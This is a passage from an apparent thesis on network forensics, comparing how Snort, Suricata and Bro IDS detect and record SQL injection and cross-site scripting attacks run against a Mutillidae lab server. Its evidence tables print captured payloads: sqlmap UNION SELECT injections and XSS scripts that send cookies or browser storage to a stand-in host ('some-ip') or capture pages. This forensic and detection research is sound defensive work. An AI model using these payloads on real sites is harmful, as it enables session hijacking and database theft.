Traffic load	61.86KBps	1.38MBps	3.85MBps	6.13MBps	8.46MBps	10.24MBps
Packet loss	0	7.99%	7.87%	4.69%	6.14%	6.78%
Detected SQLi	3	3	3	1	1	0
Detected XSS	4	3	2	2	0	0

Table 4.10: the performance results after applying all six tests.

BRO-IDS	Test1	Test2	Test3	Tset4	Test5	Test6
CPU utlization	80%	119%	108%	113%	110%	115%
Processor load	0.09	1.01	0.81	0.99	0.48	0.41
Processor load5	0.09	1.01	0.37	0.39	0.19	0.15
Processorload 15	0.1	0.42	0.16	0.14	0.07	0.05
Memory utlization	14.9%	94.2%	75.2%	45.7%	28.5%	27.6%
Traffic load	61.78KBps	1.37MBps	3.88MBps	6.37MBps	10.64MBps	10.46MBps
Packet loss	0	1.65%	2.12%	2.07%	4.87%	4.7%
Detected SQLi	3	3	3	3	2	0
Detected XSS	4	4	4	2	1	0

4.3.2 Phase Four: Methods of Evidence Collection

Phase four includes the implementation of the available tools to observe and to study the proposed attacks against web applications. This phase performs the successive acquisition and preservation of evidence by the stabilised forensic model based on the created network traffic. This purpose of this phase is to evaluate all IDSs in the forensic model and to obtain realistic evidence of all proposed attacks including SQL injection and Cross-site scripting and to what is the best way to acquire that evidence. This evidence has to provide sufficient information to determine that the attack had occurred and how it was conducted.

Two different types of attacks were proposed against the web application; SQL injection and Cross-site scripting. In order to generate these attacks, a number of python scripts code were written to perform SQL injection that works in conjunction with SQLmap in some of them and to perform Cross-site scripting. These scripts were written in Backtrack distribution since it has the required tools to achieve such attacks. Each one of these attacks and tools will be defined and reported with the findings in the following sections. The hardware, software and the

codes used for the attacks are displayed in Appendix E. Also, the results generated of both attacks from phase four of testing are shown in Appendix E.

Since the pcap files were captured by the IDSs, it has been noticed that there are two methods to investigate them. The first method is by analyzing the Pcap file manually using wireshark. However, this method will consume considerable amount of time since the investigator has to look into each frame. The second method, which is considered to be easier, is by replaying the pcap file against all three IDSs that were configured to play in conjenction with other analysis tools and to provide evidence. Therefore, this section has been divided into two parts that show the best practice in using both methods.

4.4.2.1 Evidence Transformation

As shown in figure 3.5, the forensic server is part of the network infrastructure, and there was a need to have a tool that helped to transfer the evidence to it. However, there was no tool avaiable in the open source or a commerical one.




Figure 4.4: shows the process of the transformation application.

The reason for having this tool is to collect the evidence and to save time for the investigator when acquiring evidence in a live forenisc acquisition. Using the method or tool will speed the process of acquiring the evidence as well as ensuring the integriy of the evidence while during acquisition. Consequently the researcher wrote and tested a tool for this purpose and the code is shown in Apendix F. Figure 4.4 shows the architeture of the tool.

The main function of this tool is make a tcp communication bewteen the IDS server and the forensics server. The IDS server has four functions. The first function is searching for the IDS log files and databases if conifgured. The second function is to compress them into one single file and generate a hash key for that file. The third function is opening a port 5005 for the forensic server to communicate. The forensics server carries the client side which will first connect to the server side through 5005 and then verfiying the deilevey of the file as well as the hash key. It will subsequently decompress the file and search for the pcap file. The final function is created to open the pcap file with wireshark or forward it to the onfigurable interface by TCPreply.

This method proves to be practically efficent as well as accurate. In terms of the accuracy the hash keys were compared every time the evidence transferred. Appendix F carries out the hash keys for the evidence transferred from each NIDS to the forensic server.

4.3.3 Investigating the Pcap with Wireshark

As each IDS has reported the fact that there are 3 sql injection attacks and 5 Cross-site scripting attacks, there was a need to eximne the pcap file and present the raw data of each attack for evidence. Though wireshark was able to parse all the pcap files, the number of packets were large and it will take an investigtor a large number of hours to find the evidence of an attack. As a result, 9 hours and 40 munites were the amount of time that were used to examine the pcap file containing 10077470 packets. The findings from the attacks are reported in the next two sections.

4.4.3.1 Evidence collection of the SQLinjection attack

A number of tests with variations of software and their configuration were modified from the original proposed model (as reported in section 4.1). The previous tests were executed to evaluate the proposed model and IDSs in general and to measure

their abilities to acquire and preserve evidence that should be acted as a source of evidence in networks. Since SQL injections are part of this experiment, the common types of SQL injection attack have been taken into consideration and conducted.

Table 4.11: SQL injection attack signature after the attacks

The attacker IP address	172.160.0.60	The compromised machine	192.168.190.100
Type of attack	SQL injection		
Signature of the attack Wed, 27 Mar 2013 19:19:58 GMT	username=%27+or+1%3D1+--+&user-info-php-submit-		
Signature of the attack Wed, 27 Mar 2013 19:19:06 GMT	author=6C57C4B5-B341-4539-977B-7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28capture_date%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data_id%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hostname%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28ip_address%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28port%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28referrer%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28user_agent_string%20AS%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.captured_data%23%20AND%20%27szPJ%27%3D%27szPJ&view-someones-blog-php-submit-		
Signature of the attack Wed, 27 Mar 2013 19:19:07 GMT	author=6C57C4B5-B341-4539-977B-7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28hint%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hint_key%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28page_name%20AS%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.page_hints%23%20AND%20%27ziDz%27%3D%27ziDz&view-someones-blog-php-submit-button=View%20Blog%20Entries		

Once the forensic profiles of the SQL injection attacks were established the next phase of the research testing will be managed to generate the testing data. Since there are some differences in performing data generation, different approaches were used to start the type and amount of frames being injected by the attacker into the traffic. When SQLmap was used to gather all the tables and steal credit cards numbers from the database, its output was used as the baseline of the amount of frames generated (see data in Appendix G). The SQLmap was used three times and create 77 frames. The data collected by the proposed model during the creation of the attacks was statically analysed using Wireshark that helps to filter all the capture data. Also, all IDS alerts files were examined in order to identify alerts associated with all the SQL injection attacks conducted.

All these attacks were conducted between the attacker machine and production environment have been noticed by all IDSs and have been captured into a Pcap file. The investigation of the Pcap file has led to the identification of valuable information listed in and summarised in Table 4.11.

4.4.3.2 Evidence collection of Cross-site scripting

The second type of attacks created was the Cross-site scripting launched against the web server that was located in the VLAN infrastructure. Common types of XSS attacks including reflected, persistent and Dom Cross-site scripting were conducted independently during this experiment. A forensic outline was established for each XSS attack to deliver more details about the attacked being generated against the production environment. All the methods were used to perform these kinds of attack based on specific parameters that were programmed earlier into python code. After launching all these attacks, the Pcap file, which is collected at the beginning of the experiment, was subsequently analysed with Wireshark to identify the type and the content of the frames used to generate these attacks.

All these attacks were conducted between the attacker machine and production environment have been noticed by all IDSs and have been captured into a Pcap file. The investigation of the Pcap file has led to identify valuable information creating a forensic profile of each XSS attack and summarized in Table 4.12.

Table 4.12: Cross-site scripting attack data

The attacker IP address		172.160.0.60	The compromised machine	192.168.190.100
Type of attack		Cross site scripting		
Signature of the attack	Wed, 27 Mar 19:18:46 GMT	set-background-color-php-submit-button=Set%2BBackground%2BColor&background_color=%3Cbody+color%3A%23%22%22%3E%3CH1%3EHackedYA%3C%2FH1%3E%3Cbr+anything%3D%22%22%3E		
Signature of the attack	Wed, 27 Mar 19:18:46 GMT	username=%3Cscript%3Enew+Image%28%29.src%3D%22http%3A%2F%2Fsome-ip%2Fmutillidae%2Fcatch.php%3Fcookie%3D%22%2BencodeURI%28document.cookie%29%3B%3C%2Fscript%3E&view-someones-blog-php-submit-button=View%2BBlog%2BEntries		
Signature of the attack	Wed, 27 Mar 2013 19:19:48 GMT	oolID=%3Cscript%3E+try%7B+var+s+%3D+sessionStorage%3B+var+l+%3D+localStorage%3B+var+m+%3D+%22%22%3B+var+lXMLHTTP%3B+for%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7B+m+%2B%3D+%22sessionStorage%28%22+%2B+s.key%28i%29+%2B+%22%29%3A%22+%2B+s.getItem%28s.key%28i%29%29+%2B+%22%3B+%22%3B+%7D+for%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7B+m+%2B%3D+%22localStorage%28%22+%2B+l.key%28i%29+%2B+%22%29%3A%22+%2B+l.getItem%28l.key%28i%29%29+%2B+%22%3B+%22%3B+%7D+var+lAction+%3D+%22http%3A%2F%2Flocalhost%2Fmutillidae%2Fcapture-data.php%3Fhtml5storage%3D%22+%2B+m%3B+lXMLHTTP+%3D+new+XMLHttpRequest%28%29%3B+lXMLHTTP.onreadystatechange+%3D+function%28%29%7B%7D%3B+lXMLHTTP.open%28%22GET%22%2C+lAction%29%3B+lXMLHTTP.send%28%22%22%29%3B+%7Dcatch%28e%29%7B%7D+%3C%2Fscript%3E&pen-test-tool-lookup-php-submit-button=Lookup		
Signature of the attack	Wed, 27 Mar 19:20.26 GMT	%22%7D%7D+%29%253bdocument.location%253d%2522http%253a%252f%252flocalhost%252fmutillidae%252fcapture-data.php%253fcookie%253d%2522%2B%252b%2Bdocument.cookie%253b%2F%2F&pen-test-tool-lookup-php-submit-button=Lookup%2BTool		

Signature of the attack	Wed, 27 Mar 2013 19:19:37 GMT	dns-lookup-php-submit-button=Lookup%2BDNS&target_host=%3Cscript%3Ealert%28%22hacked%22%29%3C%2Fscript%
	Wed, 27 Mar 2013 19:20:50 GMT	username=%3Cscript%3Etry%7Bvar+m+%3D+%22%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3B+for%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3B+for%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Balert%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message%29%3B%7D%3B+localStorage.setItem%28%22AccountNumber%22%2C%22123456%22%29%3BsessionStorage.setItem%28%22EnterpriseSelfDestructSequence%22%2C%22A1B2C3%22%29%3B+sessionStorage.setItem%28%22SessionID%22%2C%22japurhgnalbjdgfaljkfr%22%29%3BsessionStorage.setItem%28%22CurrentlyLoggedInUser%22%2C%221233456789%22%29%3Btry%7Bvar+m+%3D+%22%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3Bfor%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Bfor%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Balert%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message%29%3B%7D%3C%2Fscript%3E&password=%3Cscript%3Etry%7Bvar+m+%3D+%22%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3B+for%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3B+for%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Balert%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message%29%3B%7D%3B+localStorage.setItem%28%22AccountNumber%22%2C%22123456%22%29%3BsessionStorage.setItem%28%22EnterpriseSelfDestructSequence%22%2C%22A1B2C3%22%29%3B+sessionStorage.setItem%28%22SessionID%22%2C%22japurhgnalbjdgfaljkfr%22%29%3BsessionStorage.setItem%28%22CurrentlyLoggedInUser%22%2C%221233456789%22%29%3Btry%7Bvar+m+%3D+%22%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3Bfor%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Bfor%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Balert%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message%29%3B%7D%3C%2Fscript%3E&user-info-php-submit-button=View%2BAccount%2BDetai

4.3.4 Investigating the Pcap Files with Common Analysis Tools

During the process of this expierment, it has been found that some free tools can be very useful to interact with the NIDS log files and provide vulabale information for investigation. Sguil, Squert, Elsa, Snorby and Capme are the most commonly used

tools that show their capabities of gathering important information during this experiement. Each one of these tools has a specifc configuration and these configurations and their tools have been intsalled to use in the SecurityOnion Distribution.

4.3.4.1 Evidence collection of Sql injection and cross scripting evidence

The first collected evidence was gained from Snorby that works in conjunction with barnyard and both IDSs Snort and Suricata to report each attack in a report form. When Snort or Suricata generated alerts, barnyard starts to track that alert and to store it into the database and then Snorby gathers that information from the barnyard data base to the web interface as shown in Figure 4.5.

Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp
1	forensic-virtu...	172.160.0.60	192.168.190.100	SERVER-WEBAPP cross-site scripting attempt via form data attempt	05/08/2013
1	forensic-virtu...	172.160.0.60	192.168.190.100	SERVER-WEBAPP cross-site scripting attempt via form data attempt	05/08/2013
1	forensic-virtu...	172.160.0.60	192.168.190.100	SERVER-WEBAPP cross-site scripting attempt via form data attempt	05/08/2013
1	forensic-virtu...	172.160.0.60	192.168.190.100	SERVER-WEBAPP cross-site scripting attempt via form data attempt	05/08/2013
2	forensic-virtu...	172.160.0.60	192.168.190.100	SQL union select - possible sql injection attempt - POST param...	05/08/2013
2	forensic-virtu...	172.160.0.60	192.168.190.100	SCAN sqlmap SQL injection scan attempt	05/08/2013
2	forensic-virtu...	172.160.0.60	192.168.190.100	SQL union select - possible sql injection attempt - POST param...	05/08/2013
2	forensic-virtu...	172.160.0.60	192.168.190.100	SCAN sqlmap SQL injection scan attempt	05/08/2013
2	forensic-virtu...	172.160.0.60	192.168.190.100	SCAN sqlmap SQL injection scan attempt	05/08/2013
1	forensic-virtu...	172.160.0.60	192.168.190.100	SERVER-WEBAPP cross-site scripting attempt via form data attempt	05/08/2013

Figure 4.5: demonstrates the various attacks captured by both Snort and Suricata and displayed by Snorby.

The gathered information from Snorby can be valuable to a digital forensic investigation because it carries the IP header for both the compromised machine and the attacker and it presents the signature information that can obtain the rule signature for more analysis about the attack method. One valued fact is that Snorby can show the TCP header information associated with each attack including the payload or the attack signature used by the intruder. One example of the proposed cross site scripting attack that grabs the cookies from the web site administrator is display in figure 4.6. The other attacks monitored by Snorby are shown in Appendix G.




Figure 4.6: demonstrates a sample of the hex dump of cross site scripting

Sguil has successfully generated output for both SQL injection and the Cross-site scripting attacks attempted. It pulled all the data from barnyard that was configured to observe all alerts from snort and Suricata. Table 4.13 has showed the transcript that comes from Sguil as important evidence for network forensics. This evidence contains all the needed information such as the timestamp, operating system fingerprint for both the attacker and the compromised machine, the source IP address, the destination IP and the POST content. The Post content presents the attack signature that has been used by the attacker at the beginning of this experiment. Since the transcripts generated from Sguil for each attack are long, they have been put in Appendix G.


Table 4.13: the TCP flow transcript labelled by Sguil and generated by Capme

Type of attack	Simple SQL injection(‘first order attack’)
Signature of the attack by Sguil and	Timestamp: 2013-05-09 02:12:14 Src IP: 172.160.0.60 (ACA0003C.ipt.aol.com) Dst IP: 192.168.190.100 (Unknown) Src Port: 60772 Dst Port: 80 OS Fingerprint: 172.160.0.60:60772 - UNKNOWN [S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs) OS Fingerprint: -> 192.168.190.100:80 (link: ethernet/modem) OS Fingerprint: 172.160.0.60:60772 - UNKNOWN [S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs) OS Fingerprint: -> 192.168.190.100:80 (link: ethernet/modem) SRC: POST /mutillidae/index.php?page=user-info.php HTTP/1.1 SRC: Host: 192.168.190.100 SRC: Content-Length: 78 SRC: Content-Type: application/x-www-form-urlencoded SRC: Accept-Encoding: gzip, deflate, compress SRC: Accept: */* SRC: User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6 SRC: username=%27+or+1%3D1+--+&user-info-php-submit-button=View%2BAccount%2BDetails

Elsa has proven that it is capable of parsing, indexing, receiving and storing all logs obtained from each NIDS. One aspect noticed is that Elsa uses the web search interface to gather data into the hands of forensics or security experts. One of the best advantages that Elsa has is the capabilities of reporting valuable information including log alerts, time, host name and form these data into a simple output.

In this experiment, Elsa gathered all snort, Suricata and bro-ids logs into a web page and has successfully gathered all alerts including the SQL injection and Cross-

site scripting attacks as shown in Figure 4.14. Comparing this method to the others, it saves time that could be an advantage to an investigator who wants to save time and confirmed or refuted alert data.



	Timestamp	_orderby	host(1)	program(3)	class(3)	srcip(1)	srcport(16)	dstip(1)	dstport(2)	status_code(1)	content_length(9)	method(1)	site(1)	uri(5)	referer(2)	user_agent(3)	sig_priority(2)	proto(2)	sig_sid(3)	sig_msg(3)	sig_classification(3)	interface(1)	bytes_in(10)	service(2)	conn_duration(16)	bytes_out(13)	pkts_out(6)	pkts_in(6)
Info	Wed May 08 23:46:44	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60764	192.168.190.100	80	200	29980	POST	192.168.190.100	/mutillidae/index.php?page=set-background-color.php	-	python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6				cross site scripting attempt	Attempted User Privilege Gain							
Info	Wed May 08 23:46:51	1.4E+09	127.0.0.1	snort	SNORT	172.160.0.60	60765	192.168.190.100	80								1	TCP	1:19645:4	SERVER-WEBAPP cross-site scripting attempt via form data attempt	Attempted User Privilege Gain							
Info	Wed May 08 23:46:56	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60765	192.168.190.100	80	200	30677	POST	192.168.190.100	/mutillidae/index.php?page=view-someones-blog.php	-	python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6				cross site scripting attempt	Attempted User Privilege Gain							
Info	Wed May 08 23:46:58	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60764	192.168.190.100	80									TCP		SQL injection attack	access to a potentially vulnerable web application		6392	http	0.049721	440	11	9
Info	Wed May 08 23:47:00	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60765	192.168.190.100	80									TCP		SQL injection attack	access to a potentially vulnerable web application		6637	http	0.046034	492	11	9
	Wed May					172.160.0		192.168.1												SCAN sqlmap SQL	access to a potentially							

Figure 4.7: shows a sample of the outputs of ELSA when collecting the bro-ids logs

One more advantage that can be legitimately helpful to a forensic investigator is that Elsa can generate identical transcripts to those generated by Sguil. This was done by adding a plugin called Capme to Elsa. This plugin gives an access to full TCP flow transcript as shown in table 4.14. The rest of the transcript for all the vulnerabilities is found in Appendix G.

Table 4.14: displays the transcript pulled from ELSA plugin Capme.

Type of	Simple SQL injection(‘first order attack’)
Signature of the attack	Timestamp: 2013-05-09 02:15:33 Src IP: 172.160.0.60 (ACA0003C.ipt.aol.com) Dst IP: 192.168.190.100 (Unknown) Src Port: 60776 Dst Port: 80 OS Fingerprint: 172.160.0.60:60776 - UNKNOWN [S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs) OS Fingerprint: -> 192.168.190.100:80 (link: ethernet/modem) SRC: POST /mutillidae/index.php?page=pen-test-tool-lookup-ajax.php HTTP/1.1 SRC: Host: 192.168.190.100 SRC: Content-Length: 227 SRC: Content-Type: application/x-www-form-urlencoded SRC: Accept-Encoding: gzip, deflate, compress SRC: Accept: */* SRC: User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6 ToolID=%22%7D%7D+%29%253bdocument.location%253d%2522http%253a%252f%252flocalhost%252fmutillidae%252fcapture-data.php%253fcookie%253d%2522%2B%252b%2Bdocument.cookie%253b%2F%2F&pen-test-tool-lookup-php-submit-button=Lookup%2BTool

4.4 ANALYSIS AND PRESENTATIONS OF THE FINDINGS

The analyses of the findings for both initial and the stabilised testing phases were reported in the last two sections. Although there was a huge amount of data in the previous sections, these sections will simplify them and presented graphic summaries. The reason of this section 4.4 is to deliver the data obtained from both initial and finalized testing in a visual style.

Phase one involved the implementation of the existing VLAN infrastructure and measuring their capabilities. The outcome from this phase has resulted in

forming a stable infrastructure that accepts the replaying packets at different speeds as shown in Figure 4.8. This figure presents the number of packets used and the time rate in second when sending these packets. Also, the figure 4.8 shows the BPs, MPS and PPS and the successful packet delivered to the production environment.

